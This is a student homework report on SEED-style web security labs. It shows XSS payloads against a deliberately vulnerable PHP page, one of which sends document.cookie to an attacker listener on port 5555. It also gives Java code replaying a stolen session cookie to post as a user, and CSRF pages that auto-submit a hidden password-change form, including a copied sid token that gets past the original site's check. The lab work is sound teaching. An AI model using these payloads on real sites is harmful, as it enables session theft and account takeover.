Homework1 Web Security Report

1. XSS attack


We set up two sites, one as an attacker page(http://localhost/), the other one as a victim(http://www.xsslabphpbb.com/test.php). Show the codes and web pages first.

```
seed@seed-desktop: ~
File  Edit  View  Terminal  Help
<html>
<head>
<title>XSS</title>
</head>
<body>
<form action="" method="get">
<input type="text" name="input">
<input type="submit">
</form>
<br>
<?php
$XssReflex = $_GET['input'];
$XssReflex = stripslashes($XssReflex);
$XssReflex = str_replace("\\", "+", $XssReflex);
echo 'output:<br>'.$XssReflex;
?>
<br>
<!--script>
document.write('<img src=http://localhost:5555?c='+ document.cookie +' >');
</script-->
</body>
</html>
~
~
~
```

Pic 1-1-1 victim.png


```
seed@seed-desktop: ~
File  Edit  View  Terminal  Help
<html>
<body>
<h1>XSS Attack test</h1>
<a href=
"http://www.xsslabphpbb.com/test.php?input=<script>alert(111);</script>">XSS_Show_alert
</a>
<br>
<a href=
'http://www.xsslabphpbb.com/test.php?input=<script>alert(document.cookie);</script>Hey guys.'>
XSS_Show_cookie</a>
<br>
<a href=
"http://www.xsslabphpbb.com/test.php?input=
<script>
        document.write('<img src=http://localhost:5555?c='\+ document.cookie \+' >');
</script>">XSS_Store_cookie</a>
<br>
</body>
</html>
```

Pic 1-1-2 attacker.png




Pic 1-1-3 attacker page

1.1 Show alert window



Pic 1-1-4 show alert window


1.2 Show cookie of victim website



Pic 1-2-1 cookie stolen

Using phishing link in attacker's website, to show the cookie of victim website. Compared with pic 1-2-2 it can be found that the unique session id cookie is also able to be stolen. If sent back to

attacker side, it's easy to impersonate user.




Pic 1-2-1 stored cookies

1.3 Listen port and impersonate

Use the shell cmd below to listen 5555 port.

echoserv 5555 &



Pic 1-3-1 cookie stolen by listening on port

We use fake link to trick user to send their own cookie on XSSLabphpbb.com to the attacker port. With the cookie, next step is to impersonate.

1.4 Impersonating

First the user login http://www.XSSlabphpbb.com/ as Alice without logging out.

The cookie and session is still active when the attacker program pretend to be Alice to upload a new topic.

```
urlConn.addRequestProperty("User-agent", "Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.8) Gecko/2009033100 Ubuntu/9.04 (jaunty) Firefox/3.0.8"
//urlConn.addRequestProperty("Host", "www.xsslabphpbb.com");
urlConn.addRequestProperty("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
//urlConn.addRequestProperty("Accept-Language", "en-us,en;q=0.5");
//urlConn.addRequestProperty("Accept-Encoding", "gzip,deflate");
urlConn.addRequestProperty("Accept-Charset", "ISO-8859-1,utf-8;q=0.7,*;q=0.7");
urlConn.addRequestProperty("Keep-Alive", "300");
urlConn.addRequestProperty("Connection", "keep-alive");
urlConn.addRequestProperty("Referer", "http://www.xsslabphpbb.com/posting.php?mode=newtopic&f=1");
urlConn.addRequestProperty("Cookie", "phpbb2mysql_data=a%3A2%3A%7Bs%3A11%3A%22autologinid%22%3Bs%3A0%3A%22%22%3Bs%3A6%3A%22userid%22%3Bs%3A1%3A%22
urlConn.addRequestProperty("Content-Type", "application/x-www-form-urlencoded");

String data="subject=333&addbbcode18=%23444444&addbbcode20=0&helpbox=Tip%3A+Styles+can+be+applied+quickly+to+selected+text.&message=333&poll_title

urlConn.addRequestProperty("Content-Length", "" + data.length());
//urlConn.addRequestProperty("subject", data);
urlConn.setDoOutput(true);

OutputStreamWriter wr = new OutputStreamWriter(urlConn.getOutputStream());
wr.write(data);
wr.flush();
```

Fig 1-4-1 Java Code

The attacker can use the cookie stolen in the last task and form a length-fixed post request to victim website to impersonate the user. The result is in Fig 1-4-2.

Fig 1-4-2 Fake new topic

XSS conclusion:

The attacker website can steal cookie by injecting script in malicious link. With cookies, attackers can impersonate the legitimate user and do a lot of things.

Problems encountered:

1. when injecting Javascript in php, the punctuation symbols will be translated with '\' like '\+'. So the string with script need to be re-processed.

```
12 $XssReflex = $_GET['input'];
13 $XssReflex = stripslashes($XssReflex);
14 $XssReflex = str_replace("\\", "+", $XssReflex);
15 echo 'output:<br> .$XssReflex;
16 ?>
```

Fig 1-4-3

2. cookie will expire after the session ends. If the browser is closed and user re-log in, the value in cookie may change.

2. CSRF Attack

We have two websites (www.csrflabattacker.com, www.csrflabphpbb.com). The malicious website impersonate user through browser to send requests to the trusted websites.

2.1 GET request

Inject a img tag in html of www.csrflabattacker.com with source address of a GET request. When user's browser is loading the img it will send a GET request to trusted website, making a new message on it.

```
<html>
<head>
<title>
Malicious Web
</title>
</head>
<body>
Write your malicious web here
<img src="http://www.csrflabphpbb.com/posting.php?subject=hello&addbbcode18=%234
44444&addbbcode20=0&helpbox=Quote+text%3A+%5Bquote%5Dtext%5B%2Fquote%5D++%28alt%
2Bq%29&message=This+is+my+message&topictype=0&poll_title&add_poll_option_text=&p
oll_length=&mode=newtopic&f=1&post=Submit">
<h1>
This page sends a HTTP GET request onload.
</h1>
```

Fig 2-1-1 injected code

Fig 2-1-2 Added fake message

2.2 POST request

The actions concerned with user's information is usually POST request. With the cookie stolen, the attacker can almost do anything he wants by impersonating the legitimate user, like changing the password.

First we can analysis the legitimate POST request header when changing password.

```
HTTP Headers
http://www.csrflabphpbb.com/profile.php

POST /profile.php HTTP/1.1
Host: www.csrflabphpbb.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.8) Gecko/2009033100 Ubuntu/9.04 (jaunt...
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.csrflabphpbb.com/profile.php
Cookie: phpbb2mysql_data=a%3A2%3A%7Bs%3A6%3A%22userid%22%3Bi%3A3%3Bs%3A11%3A...
Content-Type: application/x-www-form-urlencoded
Content-Length: 452
    username=alice&email=alice%40seed.com&cur_password=alice1&new_password=alice&passw...
```

Fig 2-2-1 legitimate POST request header

Attackers can make a fake form with stolen cookies and correct data format to send HTTP POST requests as user's id.

```
> songzhenlei > Desktop > net_security > hw1 > www > CSRF > Attacker > <> index.html > html > body > script >
    fields += "<input type='hidden' name='username' value='alice'>";
    fields += "<input type='hidden' name='email' value='alice@seed.com'>";
    fields += "<input type='hidden' name='cur_password' value='alice'>";
    fields += "<input type='hidden' name='new_password' value='alice1'>";
    fields += "<input type='hidden' name='password_confirm' value='alice1'>";
    fields += "<input type='hidden' name='icq' value=''>";
    fields += "<input type='hidden' name='aim' value=''>";
    fields += "<input type='hidden' name='msn' value=''>";
    fields += "<input type='hidden' name='yim' value=''>";
    fields += "<input type='hidden' name='website' value=''>";
    fields += "<input type='hidden' name='location' value=''>";
    fields += "<input type='hidden' name='occupation' value=''>";
    fields += "<input type='hidden' name='interests' valur=''>";
    fields += "<input type='hidden' name='signature' value=''>";
    fields += "<input type='hidden' name='viewemail' value='0'>";
    fields += "<input type='hidden' name='hideonline' value='0'>";
    fields += "<input type='hidden' name='notifyreply' value='0'>";
    fields += "<input type='hidden' name='notifypm' value='1'>";
    fields += "<input type='hidden' name='popup_pm' value='1'>";
    fields += "<input type='hidden' name='attachsig' value='1'>";
    fields += "<input type='hidden' name='allowbbcode' value='1'>";
    fields += "<input type='hidden' name='allowhtml' value='0'>";
    fields += "<input type='hidden' name='allowsmilies' value='1'>";
    fields += "<input type='hidden' name='language' value='english'>";
    fields += "<input type='hidden' name='style' value='1'>";
    fields += "<input type='hidden' name='timezone' value='0'>";
    fields += "<input type='hidden' name='dateformat' value='D+M+d%2C+Y+g%3Ai+a'>";
    fields += "<input type='hidden' name='mode' value='editprofile'>";
    fields += "<input type='hidden' name='agreed' value='true'>";
    fields += "<input type='hidden' name='coppa' value='0'>";
    fields += "<input type='hidden' name='user_id' value='3'>";
    fields += "<input type='hidden' name='current_email' value='alice@seed.com'>";
    fields += "<input type='hidden' name='Submit' value='Submit'>";

    post('http://www.csrflabphpbb.com/profile.php', fields);
```

Fig 2-2-2 fake form

```
function post(url, fields)
{
    var p = document.createElement('form');
    p.action = url;
    p.innerHTML = fields;
    p.target = "_self";
    p.method = "post";

    document.body.appendChild(p);

    p.submit();
}
```

Fig 2-2-3 post function





Fig 2-2-4 password changed

2.3 countermeasures

The difference between www.csrflabphpbb.com and www.originalphpbb.com is here:



Name	Size	Modified	Name	Size	Modified
includes	400,330	Jun 8, 2009 at 12:13:29 PM	includes	400,137	Jun 5, 2009 at 9:46:24 PM
usercp_register.php	46,160	Jun 8, 2009 at 12:13:29 PM	usercp_register.php	45,967	Jun 5, 2009 at 9:46:24 PM
templates	299,343	Jun 8, 2009 at 11:33:50 AM	templates	299,313	Jun 5, 2009 at 9:46:24 PM
subSilver	299,174	Jun 8, 2009 at 12:00:49 PM	subSilver	299,144	Jun 5, 2009 at 9:46:24 PM
posting_body.tpl	19,096	Jun 8, 2009 at 12:00:08 PM	posting_body.tpl	19,066	Jun 5, 2009 at 9:46:24 PM
config.php	283	Jun 9, 2009 at 1:36:53 PM	config.php	285	Jun 9, 2009 at 1:37:59 PM
posting.php	35,683	Jun 8, 2009 at 12:14:28 PM	posting.php	35,439	Jun 5, 2009 at 9:46:23 PM

Fig 2-3-1 files difference




Fig 2-4-2 detailed diff

Basically there are 3 differences:

1. consider GET request as POST request.
2. Remove the 'sid', input use cookie value.
3. 'submit' and 'Submit'

So on the www.originalphpbb.com we need to form a 'sid' value to fulfill the check when posting the form. If not, the outcome will be like:




Fig 2-4-3 fail

If the parameter 'Submit' is not changed, it will also get stuck before submitting.

Even if the name and the value is both changed to 'submit'. It will still be not able to submit correctly. Because there is a function 'submit' in 'form'. The input interferes with it. The easiest way to solve it is to change it into 'submit[]'

```
        fields += "<input type='hidden' name='mode' value='editprofile'>";
        fields += "<input type='hidden' name='agreed' value='true'>";
        fields += "<input type='hidden' name='coppa' value='0'>";
        fields += "<input type='hidden' name='user_id' value='3'>";
        fields += "<input type='hidden' name='current_email' value='alice@seed.c
om'>";
        fields += "<input type='hidden' name='sid' value=cd38bbe9d6b0509cbaae892
d8d377b8a>";
        fields += "<input type='hidden' name='submit[]' value='submit'>";

        post('http://www.originalphpbb.com/profile.php', fields);
}
window.onload = function(){csrf_hack();}
</script>
</body>
</html>
```

Fig 2-4-4 correct input format

The result will be like the last task, the password is modified by the attacker.




Fig 2-4-5 result